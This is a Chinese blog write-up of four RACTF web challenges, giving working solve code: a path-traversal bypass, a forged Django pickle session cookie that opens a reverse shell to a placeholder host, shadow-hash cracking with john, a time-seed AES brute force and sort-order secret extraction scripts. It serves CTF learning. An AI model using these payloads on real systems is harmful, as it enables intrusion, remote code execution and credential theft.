[WP]RACTF-Writeup

原创

Y4tacker 于 2021-08-17 22:47:50 发布 319 收藏 1

分类专栏： 安全学习 # CTF记录 # 比赛WP总结

本文链接：https://blog.csdn.net/solitudi/article/details/119765215

安全学习 同时被 3 个专栏收录


212 篇文章 39 订阅

订阅专栏

CTF记录

88 篇文章 7 订阅

订阅专栏



比赛WP总结

17 篇文章 2 订阅

订阅专栏

文章目录

- Web
  - Emojibook
  - Emojibook2
  - Military Grade
  - Secret Store

Web

Emojibook

首先我们能看到文件，在urls.py里面查看路由

```
14          2. Add a URL to urlpatterns:  path('blog/', include('blog.urls'))
15      """
16      import ...
21
```

```python
urlpatterns = [
    path('admin/', admin.site.urls),
    path('auth/register', views.RegisterFormView.as_view(), name="register"),
    path('auth/', include('django.contrib.auth.urls')),
    path('new/', views.create_note, name="new"),
    path('<int:pk>/', views.view_note, name="note"),
    path('', views.home, name="home")
]
```



我第一眼锁定了这个`os.path.join`函数

```python
        form = NoteCreateForm(user=request.user)
    return render(request, "create.html", {"form": form})


def view_note(request: HttpRequest, pk: int) -> HttpResponse:
    note = get_object_or_404(Note, pk=pk)
    text = note.body
    for include in re.findall("({{.*?}})", text):
        print(include)
        file_name = os.path.join("emoji", re.sub("[{}]", "", include))
        with open(file_name, "rb") as file:
            text = text.replace(include, f"<img src=\"{base64.b64encode(file.read()).decode('latin1')}\" width=\"25\" height=\"25\

    return render(request, "note.html", {"note": note, "text": text})
```


如果参数是`/flag`那么后面经过函数处理就会是`flag`
因此我们只需要传入`{{/flag.txt}}`按理说应该就能够得到flag，但是很不幸不可以
在创建的时候这里进行了替换



```
for include in re.findall("({{.*?}})", text):
    print(include)
```


这里将`..`替换为空`{{`替换为空

```
        model = Note
        fields = ["name", "body"]
        widgets = {
            "body": Textarea(attrs={"cols": 60, "rows": 20}),
        }

    def __init__(self, *args, **kwargs):
        self.user = kwargs.pop("user")
        super(NoteCreateForm, self).__init__(*args, **kwargs)

    def save(self, commit=True):
        instance = super(NoteCreateForm, self).save(commit=False)
        instance.author = self.user
        instance.body = instance.body.replace("{{", "").replace("}}", "").replace("..", "")

        with open("emoji.json") as emoji_file:
            emojis = json.load(emoji_file)
```



但这里因为先后顺序很明显有一个逻辑漏洞，因此我们只需要构造

```
{..{/flag.txt}..}
```

即可绕过读取flag

Emojibook2


当然上面那个不是预期解决麻了，预期是RCE



得到了

```
SECRET_KEY = 'wr`BQcZHs4~}EyU(m]`F_SL^BjnkH7"(S3xv,{sp)Xaqg?2pj2=hFCgN"CR"UPn4'
```

配合这个伪造session可以rce，原因是下面这个配置



exp

```
from django.core.signing import TimestampSigner, b64_encode
from django.utils.encoding import force_bytes
import pickle
import os
import requests

class PickleRCE(object):
    def __reduce__(self):
        return (os.system,(f"""python -c 'import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_ST
REAM);s.connect(("xxxxx",xxxxx));subprocess.call(["/bin/sh","-i"],stdin=s.fileno(),stdout=s.fileno(),stderr=s.fi
leno())'""",))

SECRET_KEY = 'wr`BQcZHs4~}EyU(m]`F_SL^BjnkH7"(S3xv,{sp)Xaqg?2pj2=hFCgN"CR"UPn4'

def rotten_cookie():
  key = force_bytes(SECRET_KEY)
  salt = 'django.contrib.sessions.backends.signed_cookies'
  base64d = b64_encode(pickle.dumps(PickleRCE())).decode()
  return TimestampSigner(key, salt=salt).sign(base64d)

forge_sessionid = rotten_cookie()
requests.get('http://xxxxx', cookies={'sessionid':forge_sessionid})
```

成功拿下，但是需要提权，用john

前提是获得`/etc/passwd`与`/etc/shadow`里面对应的内容

```
admin:$6$.hRHWi.lsTJH1VoB$3VqqpM.sB07xD/mh9lWAsJJ.HrBwbGLgghai6RdGNbG1RBb09FuFiSVhjM6Gi90wCVx.0LM35OB2EeZYZoZLt/
:18856:0:99999:7:::
admin:x:1000:1001::/home/admin:/bin/bash
```

```
Session completed
root@kali:~/桌面# john --show 1111
admin:999999:18856:0:99999:7:::

1 password hash cracked, 0 left
root@kali:~/桌面#
```

```
/bin/sh: 0: can't access tty; job control turned off
$ ls
db.sqlite3
docker-compose.yml
emoji
emoji.json
entrypoint.sh
manage.py
notebook
notes
requirements.txt
templates
$ su admin
Password: 999999
cat /flag.txt
ractf{dj4ng0_lfi_rce_not_unintended}
```


Military Grade

这是一个go语言写的东西，首先看看main函数下写的什么

```
func main() {
 log.Println("Challenge starting up")
 http.HandleFunc("/", handler)

 go changer()

 log.Fatal(http.ListenAndServe(":80", nil))
}
```

发现运行了`changer`函数，发现对flag进行了加密，这里面的问题是这个seed是基于时间的，所以我们可以进行爆破

```
func changer() {
 ticker := time.NewTicker(time.Millisecond * 672).C
 for range ticker {
  rand.Seed(time.Now().UnixNano() & ^0x7FFFFFFFFEFFF000)
  for i := 0; i < rand.Intn(32); i++ {
   rand.Seed(rand.Int63())
  }

  var key []byte
  var iv []byte

  for i := 0; i < 32; i++ {
   key = append(key, byte(rand.Intn(255)))
  }

  for i := 0; i < aes.BlockSize; i++ {
   iv = append(iv, byte(rand.Intn(255)))
  }

  flagmu.Lock()
  flag = encrypt(rawFlag, key, iv, aes.BlockSize)
  flagmu.Unlock()
 }
}
```

编写脚本

```go
package main

import (
 "crypto/aes"
 "crypto/cipher"
 "encoding/hex"
 "fmt"
 "math/rand"
 "strings"
)

func main() {


 ctext, err := hex.DecodeString(string("4d069b65825fce7299c33239e993cea7525a7799e7cdcd04a42185f29d221146"))
 if err != nil {
  panic(err)
 }

 i := int64(0)
 for i < 16781311 {
  rand.Seed(i)
  for j := 0; j < rand.Intn(32); j++ {
   rand.Seed(rand.Int63())
  }
  var key []byte
  var iv []byte

  for j := 0; j < 32; j++ {
   key = append(key, byte(rand.Intn(255)))
  }

  for j := 0; j < aes.BlockSize; j++ {
   iv = append(iv, byte(rand.Intn(255)))
  }

  block, err := aes.NewCipher(key)
  if err != nil {
   panic(err)
  }
  mode := cipher.NewCBCDecrypter(block, iv)
  out := make([]byte, len(ctext))
  mode.CryptBlocks(out, ctext)

  if strings.HasPrefix(string(out), "ractf") {
   fmt.Println(string(out))
   return
  }

  if i == 4095 {
   i = 16777216
  } else {
   i++
  }
 }
}
```

可以看到我们得到了flag

```
C:\                                                    >go run solve.go
ractf{int3rEstlng_M4sk_paTt3rn}
```


Secret Store

首先打开只有俩功能


You are not logged in

Log In Register

首先我们请求



比较骚的参数，让我们可以爆破flag



简简单单的爆破

```python
import requests

flag = "ractf{data_exf1l_via_s0rt1ng_0c66de4"
csrf_token = "VnXhXgOFMVRWz2vehomqV3anJY0Uk4hbTIvkYYtQHvVMKOKuRsz2od5phkZsFJCa"
session_id = "jzbw01pna3qhl208p0btjmyd4t2at600"

headers = {
    "Cookie": f"csrftoken={csrf_token}; sessionid={session_id}",
    "X-CSRFToken": csrf_token
}
our_secret_id = 2
def getFlag(tmp):
    for i in range(50, 127):
        payload = tmp + chr(i)
        json_payload = {
            "value": payload
        }
        r = requests.post("http://xxxx/api/secret/", data=json_payload, headers=headers)
        r = requests.get("http://xxx/api/secret/?ordering=value", headers=headers)
        secrets = r.json()
        print(secrets)
        if secrets[0]['id'] == 1:
            return chr(i - 1)
    return chr(i-1)

while True:
    next_char = getFlag(flag)
    flag += next_char
    print('[+] Flag:', flag)
```

当然我也发现可以通过二分法的方式去解决这个问题，当我们的字母小于admin时候，我们的id会在前面， 当更大时我们的会在后面，通过这个思想可以构造二分法脚本，主办方最后也是给了这个

```python
import requests

session_id = "srkh1lpetl1qv1p4z3dn7i85t5tpfu5e"
csrf_token = "vbpYESlFUurRo19bB5mmUWZ3hN9Vh7nKk3lOsUEHAVB8efs90t6lsKrDZmeEo0FD"
url = "http://127.0.0.1:8000/api/secret/"
id = -1

s = requests.Session()
s.cookies["sessionid"] = session_id
s.cookies["csrftoken"] = csrf_token
s.headers["X-CSRFToken"] = csrf_token


def set_secret(secret):
    response = s.post(url, json={
        "value": secret
    }).json()
    global id
    id = response['id']


def get_position_difference():
    response = s.get(url + "?ordering=value").json()
    our_position = 0
    admin_position = 0
    i = 0
```

```
    global id
    for x in response:
        if x["id"] == 1:
            admin_position = i
        elif x["id"] == id:
            our_position = i
        i += 1
    return admin_position - our_position


def get_character(current):
    min = 32
    max = 127
    while min <= max:
        mid = (max+min)//2
        set_secret(current+chr(mid))
        print(f"trying {chr(mid)}")
        diff = get_position_difference()
        if chr(mid) == "}":
            print("diff", diff)
        if diff > 0:
            min = mid
        else:
            max = mid
        if abs(max - min) <= 1:
            set_secret(current + chr(mid) + " ")
            low = get_position_difference()
            set_secret(current + chr(mid) + "~")
            high = get_position_difference()
            print(f"{low >= high} {min} {mid} {max} {low} {high}")
            #return mid
            if low >= high:
                return min
            elif high > low:
                return max
    return max


secret = ""
char = ""
while char != "}":
    char = chr(get_character(secret))
    secret += char
    print(char)
print(secret)
```